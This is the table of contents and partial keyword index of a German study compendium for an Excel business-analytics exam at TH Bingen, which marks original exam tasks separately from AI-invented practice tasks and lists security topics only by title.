

QUBA — Komplette zum Ausdrucken

Quantitative Business Analysen · Prof. Rohleder, TH Bingen · Prof. Rohleder · Excel-Konzept-Fach · **Open Book**.

Themen-sortiert, jedes Kapitel beginnt auf einer ungeraden Seite (Duplex-Druck). Haupt-Inhaltsverzeichnis unten, pro Kapitel ein eigenes Unter-Inhaltsverzeichnis mit Rohleders Original-Aufgabentiteln, Stichwortverzeichnis mit Seitenzahlen am Ende (1152 Einträge).

■ **blau umrandet** = Original-Aufgabe von Rohleder (71 Stück) · ■ **grün umrandet** = von der KI zum Üben erfunden, **kein Original** (257 Stück)

Haupt-Inhaltsverzeichnis

Kapitel mit allen Themen-Abschnitten. Die einzelnen Aufgaben stehen zusätzlich im Unter-Inhaltsverzeichnis am Anfang jedes Kapitels. ● = Klausur-Schwerpunkt: kam in den Altmeisterklausuren wiederholt dran.

Kap. 1 · Formel-Referenz — alle Funktionen mit Aufbau und Einsatzzweck

Referenz	41
Bedingtes Rechnen und Aggregieren SUMMEWENNS	45
Dynamische Matrizen (erzeugen) Pivot · Matrixformeln · INDIRECT/DDE	48
Dynamische Matrizen (weiterverarbeiten) Matrixformeln	50
Finanzfunktionen CAGR · Finanzfunktionen	51
Statistik und Prognose Prognose · Diagramme	54
Text, Datum, Sonstiges SVERWEIS/XVERWEIS · SUMMEWENNS · INDIRECT/DDE · Finanzfunktionen ...	57
Verweisen und Nachschlagen SVERWEIS/XVERWEIS · Pivot · CAGR · INDIRECT/DDE	42

Kap. 2 · Klausur-Cockpit — Zeitbudget, Formalia, Punkteverteilung,

Reihenfolge Cockpit	61
Die harten Eckdaten	61
Formalia, die still Punkte kosten Features/Hilfe	62
Reihenfolge in der Klausur CAGR	66
Rohleders Fragestil Governance	66
Wenn du etwas nicht findest	67
Wie er korrigiert — aus seiner eigenen Einsichtnahme-Führung CAGR	64
Wo die Punkte wirklich liegen SUMMEWENNS · Pivot · CAGR · Matrixformeln	65

● Kap. 3 · Aus der Vorlesung — Rohleders eigene Klausurhinweise,

wörtlich zitiert O-Ton	69
Rohleder-Signale U02–U08 (26er) SVERWEIS/XVERWEIS · CAGR · INDIRECT/DDE · ABC-Analyse	69
Rohleder-Signale U09–U14 (26er)	74
Rohleder-Signale U15 SVERWEIS/XVERWEIS · SUMMEWENNS · Pivot · Strukturierte Bezüge	81

● Kap. 4 · Excel-Funktionen — SVERWEIS, INDEX/VERGLEICH, WENN-Familie, Fehlerbehandlung **Werkzeug**

● CAGR und Co. CAGR	92

• #034 CAGR und Co. SVERWEIS/XVERWEIS · CAGR · INDIRECT/DDE	199
• 14 P. · CAGR – durchschnittliche jährliche Wachstumsrate CAGR	124
• 14 P. · CAGR: Begriff, Verwendung und Ermittlung im Tabellenblatt CAGR	137
• 10 P. · Die CAGR und was sie unter den Teppich kehrt CAGR	156
10 P. · Drei Arten von Geldgrößen und ihre einschlägige Kernfunktion	
Finanzfunktionen · Financial Modeling	112
11 P. · Durchschnittliche jährliche Wachstumsrate: Begriff, Periodenzählung und Aussagegrenzen CAGR	137
• #028 Dynamische Datenverknüpfungen SVERWEIS/XVERWEIS · Strukturierte Bezüge · INDIRECT/DDE · Governance	174
• Dynamische Datenverknüpfungen – DDE vs. INDIRECT() INDIRECT/DDE	171
• 12 P. · Dynamische Kreuztabelle mit wählbarem Aufriss statt Pivot-Tabelle Pivot	152
• 6 P. · Eine CAGR-Modellierung kritisieren CAGR	107
6 P. · Eine mehrfachbedingte Summe lesen und einordnen SUMMEWENNS	105
#035 Financial Modeling SVERWEIS/XVERWEIS · SUMMEWENNS · Bezugsarten · Financial Modeling	206
10 P. · Financial Modeling mit fünf Funktionen – SUMMEWENNS() SUMMEWENNS · Financial Modeling	115
Financial Modeling – die einschlägigen Tabellenblatffunktionen SVERWEIS/XVERWEIS · SUMMEWENNS · INDIRECT/DDE · Finanzfunktionen	90
Investitionsrechnung mit Excel – Kapitalwert, interner Zinsfuß & Investitionszins CAGR · Finanzfunktionen	94
#033 Kostenspaltung Diagramme	195
Kostenspaltung (mathematische Methode)	91
4 P. · Kostenspaltung mit ACHSENABSCHNITT() und STEIGUNG()	122
Liquiditätsplanung: Zugang, Abgang, Saldo und das Girokonto (6 P)	165
Mehrfachbedingte Summen	87
#029 Mehrfachbedingte Summen SUMMEWENNS	180
4 P. · Mehrfachbedingtes Addieren: zwei geeignete Techniken	135
10 P. · Nachschlagen im Modell: SVERWEIS gegen XVERWEIS und INDEX/VERGLEICH abwägen SVERWEIS/XVERWEIS · Financial Modeling	99
• #032 Navigation per Hashtag Strukturierte Bezüge · Textfunktionen	191
#024 Plan, Ist und Delta mit einer einzigen Steuerzelle umschalten (6 P) SUMMEWENNS · Strukturierte Bezüge · INDIRECT/DDE · Textfunktionen	164
12 P. · Runden auf Zehnerpotenzen: Anzeigeformat gegen die Funktion RUNDEN()	142
• Strukturierte Verweise Strukturierte Bezüge	166
Textverkettung CAGR · Matrixformeln · Textfunktionen	88

#031 Textverkettung Textfunktionen	188
7 P. · Textverkettung – Begriff, Einsatz und Eingabewege Textfunktionen	119
5 P. · Textverkettung: Begriff und betriebliche Anwendungsgebiete Textfunktionen	133
12 P. · Vier Fehlerwerte deuten und gezielt beheben Matrixformeln	102
8 P. · Volatile Funktionen und der Sonderfall INDIREKT INDIREKT/DDE · Performance · Financial Modeling	109
Volatile Tabellenblattfunktionen INDIREKT/DDE · Performance	89
#030 Volatile Tabellenblattfunktionen CAGR · Matrixformeln · INDIREKT/DDE · Performance	185
7 P. · Volatile Tabellenblattfunktionen und ihre Rechenlast Performance	130
12 P. · Vom SVERWEIS zum XVERWEIS: Notenvergabe als Intervallsuche SVERWEIS/ XVERWEIS · Bezugsarten	145
12 P. · Zero-Touch-Modellierung mit INDIREKT und strukturierten Verweisen Strukturierte Bezüge · INDIREKT/DDE	148
4 P. · Zwei Techniken zum Addieren unter mehreren Bedingungen	141

Kap. 5 · Moderne Funktionen — Dynamische Matrizen, LAMBDA/LET,

XVERGLEICH Werkzeug	211
Anhang: Zahlen zum Auswendiglernen Pivot · Matrixformeln	233
• Dynamische Matrixformeln Matrixformeln	236
Dynamische Matrizen schreiben: FILTER, EINDEUTIG, SORTIEREN (12 P)	212
LAMBDA und LET: eigene Funktionen ohne VBA (6 P)	224
TEILERGEBNIS und AGGREGAT (8 P)	220
Weitere Textfunktionen: ZEICHEN(10), GLÄTTEN, RÖMISCH (4 P)	231
Weiterverarbeitung dynamischer Matrizen (8 P)	216
XVERGLEICH als moderner VERGLEICH (4 P)	228

Kap. 6 · Finanzmathematik & Prognosestatistik — Zinsfüße, Annuitäten,

TREND, KORREL Werkzeug	241
BW() gegen NBW() (4 P)	266
Der Solver in drei Fragen: Was, Woraus, Womit (5 P)	271
Die Annuitätenfunktionen und das Argument F (9 P)	246
Die drei internen Zinsfüße: IKV(), XINTZINSFUSS() und QIKV() (9 P)	242
#051 Die NBW-Hilfe im Faktencheck: Fehlübersetzung und Aktivtausch (5 P) Prognose · Finanzfunktionen · Bezugsarten · Features/Hilfe	269
Dynamische Amortisationsdauer am kumulierten Barwert (4 P)	270
Fünf Pflichtfunktionen aus dem Stegreif (10 P)	262
Gleitender Durchschnitt und exponentielle Glättung als Methode (8 P)	256
Selbstkontroll-Zahlen aller Rechenbeispiele	267

Streudiagramm, KORREL() und die Trendlinientypen (8 P)	259
TREND(), PROGNOSE.LINEAR() und RGP() im Vergleich (8 P)	253
Zinsusancen und das Argument Basis (8 P)	250

• Kap. 7 · Pivot-Tabellen — Aufbau, Felder, typische Auswertungen

Werkzeug	273
• 10 P · Eine PIVOTDATENZUORDNEN-Formel lesen und bewerten Pivot	280
#061 f) Urteil: Ballast oder unentbehrlich?	
SVERWEIS/XVERWEIS · Pivot · INDIRECT/DDE · Bezugsarten	303
• 10 P · Fehlendes Pivot-Feld: Jahresumsatz aus Quartalsumsätzen Pivot	283
• 10 P · Grenzen der Pivot-Analyse und ihr Aktualisierungsverhalten Pivot	294
• #063 Pivotanalysen Pivot · CAGR	312
• Pivotanalysen – Jahresumsatz pro Produkt und Region Pivot · Performance	275
• PIVOTDATENZUORDNEN() Pivot · CAGR	274
• #062 PIVOTDATENZUORDNEN() Pivot · CAGR · Matrixformeln · Bezugsarten	308
• 10 P · PIVOTDATENZUORDNEN() als layoutstabiler Zugriff auf Pivot-Werte Pivot	287
• #060 Pivottabellen SUMMEWENNS · Pivot · Bezugsarten · Diagramme	297
• 7 P · Pivottabellen nach über 30 Jahren: historischer Ballast oder unentbehrliches Werkzeug? Pivot	291
• Pivottabellen – historischer Ballast oder unentbehrlich? Pivot · VBA/Makros · Diagramme ...	274
• 10 P · Wann die Pivot-Tabelle das richtige Werkzeug ist und wann nicht Pivot ..	277

Kap. 8 · Bedienung in der Tiefe — AutoFilter, Datenüberprüfung, Pivot-

Praxis, F-Tasten Werkzeug	319
Anhang: Die Aufgaben im Schnellzugriff SVERWEIS/XVERWEIS · Pivot · Matrixformeln · Bezugsarten	350
AutoFilter in allen Facetten (8 P).....	321
Datenüberprüfung und Zellendropdown (8 P).....	324
• Die Zusammenfassungsfunktionen der Pivot (6 P).....	327
F-Tasten und Formel-Debugging (6 P)	338
Format übertragen und Einfügeoptionen (3 P).....	346
• Pivot-Bedienung: Datenschnitte, Gruppieren, Berichtslayouts, Drilldown (8 P)	331
• Power Pivot, Datenmodell und DAX (8 P)	334
Schnellzugriffsleiste und Statuszeile als Analysewerkzeug (4 P)	343
Tabellen-Interna und Duplikate entfernen (5 P)	341
Textbox an eine Zelle binden und Blätter zwischen Mappen kopieren (7 P).....	348

• Kap. 9 · ABC-Analyse, Prognose und Statistik Verfahren	353
• #086 ABC-Analyse CAGR · Matrixformeln · ABC-Analyse · Diagramme	391
• ABC-Analyse – Lorenzkurve vs. ABC-Diagramm	354
• ABC-Analyse – Zweck und Vorgehen in drei Schritten CAGR · Matrixformeln · ABC-Analyse	355
• Best Practice – gleitender Mittelwert Prognose · Arbeitsmappen-Qualität	387
12 P. · Bevor der Mittelwert berichtet wird: Häufigkeitsverteilung der Quelldaten	371
#083 Der technische Forecast und die Notation „8+4“ (3 P) SUMMEWENNS · Prognose · Financial Modeling	386
• 6 P. · Grenzen der Prognosefunktion PROGNOS.E.TS() Prognose	366
10 P. · Gütemaß SUMMEXY2 und Quartalsgewichte	380
8 P. · Implizite Stabilitätshypothese und die Wahl der Datenbasis Prognose	383
10 P. · Konfidenzintervall einer ETS-Prognose richtig interpretieren Prognose	374
8 P. · Lorenzkurve gegen ABC-Diagramm und Handlungsempfehlungen aus der Kundenstruktur ABC-Analyse · Diagramme	368
10 P. · Praktiker-Hochrechnung gegen PROGNOS.E.LINEAR Prognose · Diagramme	377
• #088 PROGNOS.E.TS() Prognose · Financial Modeling	404
• 11 P. · PROGNOS.E.TS() – Zeitreihenprognose und Konfidenzintervall Prognose	358
• PROGNOS.E.TS() – Zweck, Methode, Konfidenzintervall Prognose	357
• PROGNOS.E.TS.KONFINT und die Prognosestatistiken (4 P)	386
• #087 Prognosen mit Excel CAGR · Prognose	398
• Prognosen mit Excel – Nachteile von PROGNOS.E.TS() Prognose	356
• 10 P. · Zweck der ABC-Analyse und ihre Erstellung in drei Schritten ABC-Analyse · Diagramme	363
• Kap. 10 · Datenqualität, Governance, Dokumentation Konzept	409
• 10 P. · Anforderungen an die Dokumentation von Arbeitsmappen im Controlling Arbeitsmappen-Qualität	435
#107 Arbeitsmappen per E-Mail? CAGR · Sicherheit · Governance	472
Datenflussplan Pivot · Datenflussplan · Diagramme	415
#105 Datenflussplan Datenflussplan · Diagramme	466
11 P. · Datenflussplan als Entwurfsdokument einer Arbeitsmappe Datenflussplan	430
10 P. · Datenqualität eines Kundenstamms: fünf Befunde den richtigen Dimensionen zuordnen	419
• Dokumentation von Arbeitsmappen Pivot · Arbeitsmappen-Qualität · Diagramme	413
• #104 Dokumentation von Arbeitsmappen CAGR · Bezugsarten · Arbeitsmappen-Qualität · Sicherheit	462

#102 Fremde Daten importieren: die Prüf-Checkliste und die Reparatur-Handgriffe (8 P)....	456
• Gebührende Sorgfalt – Checkliste der Innenrevision	410
• Gebührende Sorgfalt – Innenrevisions-Checkliste Governance	457
• Grundsätze der Arbeitsmappengestaltung Matrixformeln · Arbeitsmappen-Qualität	414
• #106 Grundsätze der Arbeitsmappengestaltung	
CAGR · Arbeitsmappen-Qualität · Governance	470
10 P · Innenrevisions-Checkliste zur gebührenden Sorgfalt beim Excel-Einsatz Governance .	434
12 P · Lebenszyklus einer Arbeitsmappe: Steckbrief, Versionierung, Masterführung VBA/ Makros	445
10 P · Prüfliste der Innenrevision zur gebührenden Sorgfalt bei Controlling-Mappen Governance	442
• Qualität von Arbeitsmappen Pivot · Arbeitsmappen-Qualität · Sicherheit · VBA/Makros	412
14 P · Qualitätsbegriff für Arbeitsmappen und Prüf-Checkliste beim Stellenantritt	439
12 P · Rollierende Prognose auf einer verknüpften Internetquelle Prognose	452
• Tabellenblätter: Best Practice Arbeitsmappen-Qualität · Diagramme	414
10 P · Verschüttete Objekte und versteckte Inhalte: Diagnose einer kranken Arbeitsmappe Diagramme	449
8 P · Wenn Excel aus Genen Datumswerte macht: stille Umwandlung beim Datenaustausch	422
10 P · Zehn Eigenschaften guter Tabellenblätter	427
• 6 P · Zwei Grundsätze der Arbeitsmappengestaltung Arbeitsmappen-Qualität	424
10 P · Zwei Rechenfehler, ein Muster: Formelfehler in entscheidungsrelevanten Arbeitsmappen.....	416
Kap. 11 · Excel-Sicherheit und Missbrauch Konzept.....	475
6 P · Arbeitsmappen per E-Mail zirkulieren	493
Arbeitsmappen per E-Mail – warum unprofessionell? Governance	478
8 P · Ausgeblendet ist nicht gelöscht: 179 ungewollte Verträge in einer weitergegebenen Arbeitsmappe.....	483
10 P · Blattschutz als Scheinschutz: Angriffsweg, Fehlschluss und tragfähige Alternative Sicherheit	499
12 P · Die Datenschutzbeauftragte prüft die Personalabteilung: zehn Ja/Nein-Kriterien Governance	479
9 P · Drei gebräuchliche Verbrechensszenarien unter Zuhilfenahme von Excel Excel-Kritik · Sicherheit	496
10 P · Excel als geplante Rückfallebene nach dem Cyber-Katastrophenfall.....	486
• Excel als Tatwaffe – drei Missbrauchsszenarien Excel-Kritik · Sicherheit	477
• 6 P · Excel als Tatwaffe – drei Missbrauchsszenarien Excel-Kritik · Sicherheit	489

• #118 Tatwaffe Excel INDIREKT/DDE · Excel-Kritik · Sicherheit · VBA/Makros	509
• Tatwaffe Excel – „Agent Tesla“-Malware Excel-Kritik · Sicherheit · VBA/Makros	476
8 P. · Verschlüsselter Versand einer Arbeitsmappe: ZipCrypto, Dateinamen und digitale Souveränität Sicherheit	502
• 10 P. · Weitergabe von Pivot-Ergebnissen und der Pivot-Cache Pivot	506
8 P. · Zugeschnittener Screenshot in einer Präsentation: verdeckte statt gelöschte Bildinhalte	504

Kap. 12 · Sicherheit & Formate — Trust Center, Zahlenformate, Strukturierte

Verweise Konzept	513
Benutzerdefinierte Zahlenformate, „Genauigkeit wie angezeigt“ und das Gleitkommaproblem (8 P)	519
Die Dateiformatfamilie XLTX, XLTM, XLAM und ODS und die Makroblockade (5 P)	527
Gebrochene Achsen als Einstieg in die Manipulation (4 P)	531
KI in Excel: die Funktion COPILOT() und Python in Excel (5 P)	532
Makrosicherheit im Trust Center und die BSI-Konfigurationsempfehlungen (8 P)	515
Power Query als Angriffsvektor jenseits von VBA (4 P)	529
• Strukturierte Verweise: Bezeichner, Bezugsoperatoren, Qualifizierung und Syntaxregeln (8 P)	523

Kap. 13 · Excel: Rolle und Grenzen im Unternehmen **Konzept** 535 |

• Aufgaben von Excel – Umgang mit 1 Mio. Datensätzen	536
10 P. · Das Excel-Dilemma der Verwaltungen	557
#134 Der beste Schutz vor Excel-Fehlern: die klare Ergebniserwartung (4 P)	564
10 P. · Digitalisierungs-Dilemma einer Verwaltung nach Ransomware-Angriff	553
10 P. · Excel-Panne im Gesundheitsamt: 15.841 verlorene Testergebnisse ursachenbezogen aufarbeiten	541
• Excel: Segen oder Fluch? Excel-Kritik	565
• Excel: Segen oder Fluch? – Digitales Dilemma der Verwaltung CAGR · INDIREKT/DDE · Excel-Kritik · Governance	537
7 P. · Ist eine Million Datensätze eine Aufgabe für Excel?	554
12 P. · Monsterformel kritisieren, obwohl sie funktioniert SVERWEIS/XVERWEIS	560
• #136 Parallelwelt Excel SVERWEIS/XVERWEIS · Matrixformeln · Excel-Kritik · Governance ...	569
• Parallelwelt Excel – SAP/ERP vs. Excel in der VUCA-Welt Excel-Kritik	538
• 12 P. · Parallelwelt Excel: Grenzen des ERP-Systems und Nachteile des Excel-Wildwuchses Excel-Kritik	550
Performance-Probleme in Excel INDIREKT/DDE · Performance	539
7 P. · Performance-Probleme in Excel – Ursachen und Gegenmaßnahmen Performance	547

10 P. · Wann eine Tabellenkalkulation das falsche Werkzeug ist: Grenzen jenseits der Zeilenzahl	544

Kap. 14 · Konzepte — Schichtenmodell, Erfolgsgrößen, Business Case,

Budgetierung Konzept	575
Blatttypen und das Rohleder-Schichtenmodell (10 P)	576
Budgetierung: Definition, Teilpläne und das zweischrittige Vorgehen (6 P)	584
Business-Case-Terminologie: Historie, Prognose, Planung (6 P)	582
Die Qualifikationspyramide der Excel-Arbeit (4 P)	591
Formale Mindestanforderungen vor der Weitergabe (4 P)	590
Grenzen formatierter Tabellen (6 P)	586
„House of Excel“ und Add-Ins (6 P)	588
Kaufmännische Erfolgsgrößen und die Drucker-Formel (10 P)	579
Simulation von Erfolgsgrößen und das „Vorrechnen“ (5 P)	594

Kap. 15 · Grundlagen, Bedienung, Features und Support Grundlagen

Arbeiten mit Vorlagen VBA/Makros · Features/Hilfe · Diagramme	600
#175 Arbeiten mit Vorlagen Bezugsarten · VBA/Makros · Features/Hilfe · Diagramme	689
• #169 Aufgaben von Excel SVERWEIS/XVERWEIS · Pivot · CAGR · Diagramme	663
Bezugsarten	599
#174 Bezugsarten CAGR · Strukturierte Bezüge · Bezugsarten	684
Das Tabellen-Feature: Anlage und die drei Automatik-Vorteile (6 P)	659
8 P. · Dateiformat als Performance-Hebel: XLSX gegen XLSB Performance	648
• 4 P. · Der Hey-Joe-Effekt im Anwendersupport Features/Hilfe	643
12 P. · Diagramme in Serie: Vorlage, Design und die fünf Diagrammtypen CAGR · Features/Hilfe · Diagramme	645
12 P. · Die drei Arten von Geldgrößen und ihre Funktionen Finanzfunktionen · Financial Modeling 654	
5 P. · Die versteckte Sperrdatei „~\$“ Sicherheit	608
4 P. · Die vier wichtigsten Bezugsarten Bezugsarten	627
4 P. · Die vier wichtigsten Bezugsarten Bezugsarten	636
6 P. · Drei Vorlagen-Arten in Excel Features/Hilfe	610
10 P. · Dynamische Datenverknüpfung: Begriff und Einrichtung an einer CSV-Quelle aus dem Internet INDIRECT/DDE	637
• Dynamische Datenverknüpfungen INDIRECT/DDE	607
6 P. · Excel-Features nach Version 2019 Features/Hilfe	621
Excel-Hilfe Features/Hilfe	605
#170 Excel-Hilfe SVERWEIS/XVERWEIS · CAGR · Features/Hilfe	667

• Excel-MVPs Features/Hilfe	662
• #179 Excel-Technik CAGR · Strukturierte Bezüge · Bezugsarten · Sicherheit	704
• Excel-Technik – die versteckte Sperrdatei „~\$“ Sicherheit	603
8 P. · Formelabschluss per Tastenkombination Features/Hilfe	618
#176 Formelerfassung Features/Hilfe	692
Formelerfassung – Tastenkombinationen Matrixformeln · Features/Hilfe	602
10 P. · Fremde Arbeitsmappe übernehmen: Navigation aufbauen und Fehler auffinden ..	651
6 P. · Gründe für die laufende Beschäftigung mit neuen Excel-Entwicklungen Features/Hilfe ..	629
• 7 P. · Hey-Joe-Effekt und Excel-MVP im Anwendersupport Features/Hilfe	624
• #173 „Hey-Joe-Effekt“ Excel-Kritik · Governance · Textfunktionen · Features/Hilfe	680
• „Hey-Joe-Effekt“ und Excel-MVP CAGR · Features/Hilfe	606
#165 Live-Börsenkurse mit dem Datentyp Aktien (5 P) Pivot · CAGR · Matrixformeln · Strukturierte Bezüge	658
• Navigation per Hashtag Matrixformeln · Strukturierte Bezüge · VBA/Makros	601
• 10 P. · Navigation per Hashtag mit HYPERLINK() Strukturierte Bezüge	614
#171 Neue Features SVERWEIS/XVERWEIS · Pivot · CAGR · Matrixformeln	671
Neue Features seit Excel 2019 SVERWEIS/XVERWEIS · Matrixformeln · Textfunktionen · Features/Hilfe	604
Neue Features – warum aktuell bleiben? SVERWEIS/XVERWEIS · Features/Hilfe	603
#178 Performance Probleme in Excel? SVERWEIS/XVERWEIS · Pivot · CAGR · Matrixformeln	700
10 P. · Schwächen der integrierten Excel-Hilfe und Rangfolge der Hilfsangebote im Internet Features/Hilfe	640
10 P. · Sprungnavigation zwischen vielen Tabellenblättern	627
• #177 Tabellenblätter: Best Practice SVERWEIS/XVERWEIS · Bezugsarten · Arbeitsmappen-Qualität	695
10 P. · VBA: Anwendungsgebiete und Microsofts Abschaltabsicht VBA/Makros	632
Visual Basic for Applications (VBA) Sicherheit · VBA/Makros	604
#172 Visual Basic for Applications (VBA) Sicherheit · VBA/Makros	676
Wie Excel Datum und Uhrzeit intern speichert (5 P)	661
• Stichwortverzeichnis	709

Stichwortverzeichnis

#

#BEZUG!-Fehler · Seite 273
#DIV/0!-Fehler · Seite 409
#KALK!-Fehler (Überlauf) · Seite 212
#NV-Fehler · Seite 597
#WERT!-Fehler · Seite 85
#ZAHL!-Fehler · Seite 85
0,5 = 12 Uhr (Tagesbruchteil) · Seite 661
3D-Bezug (über mehrere Blätter) · Seite 597
Aus der Vorlesung gebaut — gelöst · Seite 141
Rohleder-Signale U02–U08 (26er) · Seite 69
Rohleder-Signale U09–U14 (26er) · Seite 74
Rohleder-Signale U15 · Seite 81
Übungsaufgaben im Rohleder-Stil — gelöst · Seite 99
Original-Klausuraufgaben aus den Altmeisterklausuren — gelöst · Seite 115

A

A · Was er über DIE KLAUSUR SELBST sagt · Seite 74
A-Kunden → Key-Account-Management (A-Kunden) · Seite 353
ABC-Analyse · Seite 353
ABC-Analyse – Durchführung in Excel (7 Schritte) · Seite 353
ABC-Analyse – Lorenzkurve vs. ABC-Diagramm · Seite 354
ABC-Analyse – Zweck und Vorgehen in drei Schritten · Seite 355
ABC-Analyse → Handlungsempfehlungen (ABC-Analyse) · Seite 353
ABC-Diagramm · Seite 353

ABC-Diagramm → ABC-Analyse – Lorenzkurve vs. ABC-Diagramm · Seite 354
ABC-Klassengrenzen (80 % / 95 %) · Seite 353
Abgang → Liquiditätsplanung (Zugang/ Abgang/Saldo) · Seite 165
Abgang → Liquiditätsplanung: Zugang, Abgang, Saldo und das Girokonto · Seite 165
Abgleich mit der Aufgabenstellung · Seite 461
Abgrenzung PROGNOSE.LINEAR vs. PROGNOSE.ETS · Seite 353
Abgrenzung → Dynamische Datenverknüpfung – Begriff/Abgrenzung · Seite 85
Abgrenzung → TREND() / RGP() / PROGNOSE.LINEAR() — Abgrenzung · Seite 253
Ablagebereiche → Pivot-Tabelle – vier Ablagebereiche · Seite 273
Abschluss (Gemeinsamkeit) · Seite 512
Abschreiben → Zellbezug statt Abschreiben · Seite 424
Absoluter Bezug – Beispiel \$A\$1 · Seite 597
Abzinsen / Barwert · Seite 85
Achsen → Gebrochene Achsen (Manipulation) · Seite 531
Achsen → Gebrochene Achsen als Einstieg in die Manipulation · Seite 531
Achsenabschnitt → Fixkosten (Achsenabschnitt) · Seite 85
ACHSENABSCHNITT() (INTERCEPT) · Seite 85
Ad-hoc-Analyse · Seite 535
Agent Tesla (Malware) · Seite 475

AGGREGAT → TEILERGEBNIS und
AGGREGAT · Seite 220

AGGREGAT → TEILERGEBNIS() und
AGGREGAT() · Seite 220

Aggregation (Pivot: Summe, Mittelwert,
Anzahl) · Seite 273

Aggregieren → Bedingtes Rechnen und
Aggregieren · Seite 45

Aktien → Aktien-Datentyp (Daten → Aktien) ·
Seite 658

Aktien → Live-Börsenkurse mit dem Datentyp
Aktien · Seite 658

Aktien-Datentyp (Daten → Aktien) · Seite 658

Aktivtausch → Die NBW-Hilfe im
Faktencheck: Fehlübersetzung und Aktivtausch
· Seite 269

Aktivtausch, erfolgsneutraler · Seite 269

Aktualisieren beim Öffnen (Verbindung) · Seite
597

Als Text gespeicherte Zahlen (linksbündig) ·
Seite 456

ALT + EINGABE (Zeilenumbruch in Zelle) ·
Seite 597

Altersstrukturanalyse (Offene Posten) · Seite
85

Altmeisterklausuren → Original-
Klausuraufgaben aus den Altmeisterklausuren
— gel · Seite 115

Amateur → Qualifikationspyramide
(Amateur→Meister) · Seite 591

Amortisationsdauer → Dynamische
Amortisationsdauer am kumulierten Barwert ·
Seite 270

Amortisationsdauer, dynamische · Seite 270

Anfangs- und Endwert dynamisch beschaffen
· Seite 203

Anforderungen → Dokumentation – drei
Anforderungen · Seite 409

Anführungszeichen als Textbegrenzer · Seite
273

Anhang: Die Aufgaben im Schnellzugriff ·
Seite 350

Anhang: Zahlen zum Auswendiglernen · Seite
233

Ankerzelle (dynamische Matrixformel) · Seite
211

Anlage → Das Tabellen-Feature: Anlage und
die drei Automatik-Vorteile · Seite 659

Annual → CAGR (Compound Annual Growth
Rate) · Seite 85

Anteilen → Klassenzuordnung A/B/C mit
Anteilen · Seite 353

Antwort · Seite 700

Antwort in einem Satz (Merksatz) · Seite 466

Anwendersupport · Seite 597

Anwendungsgebiete → Textverkettung – zwei
Anwendungsgebiete · Seite 85

Anwendungssteckbrief · Seite 575

Anzahl → Aggregation (Pivot: Summe,
Mittelwert, Anzahl) · Seite 273

ANZAHL() · Seite 85

ANZAHL2() · Seite 85

Applications → VBA (Visual Basic for
Applications) · Seite 597

Applications → Visual Basic for Applications
(VBA) · Seite 604

Arbeiten mit Vorlagen · Seite 600

Arbeitsmappe → Externer Bezug (andere
Arbeitsmappe) · Seite 597

Arbeitsmappen per E-Mail versenden · Seite
475

Arbeitsmappen per E-Mail – warum
unprofessionell? · Seite 478

Arbeitsmappen per E-Mail? · Seite 472

Arbeitsmappen → Datenqualität → Qualität
von Arbeitsmappen · Seite 409

Arbeitsmappen → Dokumentation von
Arbeitsmappen · Seite 409

Arbeitsmappen → Excel-Hilfe: verknüpfte
Arbeitsmappen (SS24) · Seite 657

Arbeitsmappen → Prüfbarkeit von Arbeitsmappen · Seite 538

Arbeitsmappen → Qualität von Arbeitsmappen · Seite 409

Arbeitsmappengestaltung → Grundsätze der Arbeitsmappengestaltung · Seite 409

Arbeitsmappenvorlage (.xltx / .xltn) · Seite 597

Arbeitsspeicher (RAM) / Stabilität · Seite 597

Argument → Bereich_Verweis (SVERWEIS, 4. Argument) · Seite 597

Argument → Die Annuitätenfunktionen und das Argument F · Seite 246

Argument → SUMMEWENNS() – Syntax & jedes Argument · Seite 85

Argument → Zinsusancen und das Argument Basis · Seite 250

Argument-Trennzeichen (Semikolon) · Seite 406

Argumente → PROGNOSE.ETS() – Syntax & Argumente · Seite 353

Argumenttrennzeichen (Semikolon) · Seite 597

Argumenttrennzeichen → Semikolon ; → Argumenttrennzeichen · Seite 85

Array- → Matrixformel → Array-/Matrixformel (CSE) · Seite 597

Array-/Matrixformel (CSE) · Seite 597

Arrays → Dynamische Arrays · Seite 597

Artikel → Wertanteil je Artikel (ABC) · Seite 353

Audit-Trail · Seite 535

Aufgaben von Excel · Seite 663

Aufgaben von Excel (1 Mio. Datensätze) · Seite 535

Aufgaben von Excel – Umgang mit 1 Mio. Datensätzen · Seite 536

Aufgabenstellung → Abgleich mit der Aufgabenstellung · Seite 461

Ausfallsicherheit vs. Effizienz (Dilemma) · Seite 535

Ausfüllkästchen vs. Tabellen-Automatik · Seite 659

Ausgabe → Drei-Stufen-Fluss (Quelle → Verarbeitung → Ausgabe) · Seite 409

Ausgabe → Eingabe/Berechnung/Ausgabe trennen · Seite 273

Ausgabe → Trennung Eingabe – Berechnung – Ausgabe · Seite 409

Ausgangslage · Seite 388

Ausgangspunkt: Was heisst "gebührende Sorgfalt" für eine Excel-Prüfung? · Seite 458

Ausreißer (Prognose) · Seite 353

Ausrufezeichen ! (Blatttrennzeichen) · Seite 409

Aussage → Excel-Hilfe: Fehler zur gelb markierten Aussage (4 P) – SS24 · Seite 657

Auswendiglernen → Anhang: Zahlen zum Auswendiglernen · Seite 233

AutoFilter in allen Facetten · Seite 321

AutoFilter – alle Facetten · Seite 321

Automatik-Vorteile → Das Tabellen-Feature: Anlage und die drei Automatik-Vorteile · Seite 659

B

B · Steckenpferde, Abschweifungen, wiederkehrendes Schimpfen · Seite 77

Backup / Wiederherstellung · Seite 409

Ballast → Pivot-Tabelle – Ballast oder unentbehrlich? · Seite 273

Ballast → Pivottabellen – historischer Ballast oder unentbehrlich? · Seite 274

Barwert → Abzinsen / Barwert · Seite 85

Barwert → Drei Geldgrößen (Zeitpunkt/ Zeitraum/Barwert) · Seite 163

Barwert → Dynamische Amortisationsdauer am kumulierten Barwert · Seite 270

Barwert → XKAPITALWERT() · Seite 85

Baseline / Fortschreibung · Seite 575

Bausteine → Datenflussplan – Definition &

Bausteine · Seite 409

Bearbeiten → Co-Authoring (gemeinsames

Bearbeiten) · Seite 409

Bedingte Formatierung (Performance) · Seite 597

Bedingtes Rechnen und Aggregieren · Seite 45

Begriff → Dynamische Datenverknüpfung –

Begriff/Abgrenzung · Seite 85

Begriff → Vorlagen – Begriff und drei Arten · Seite 597

Beispiel → Absoluter Bezug – Beispiel \$A\$1 · Seite 597

Beispiel → Investitionsrechnung – durchgerechnetes Beispiel · Seite 85

Beispiele → Teilaufgabe a) – Definition, Berechnungsverhalten, drei Beis · Seite 186

Benannte Bereiche / Namensmanager · Seite 409

Benutzerdefinierte Funktion (UDF) · Seite 597

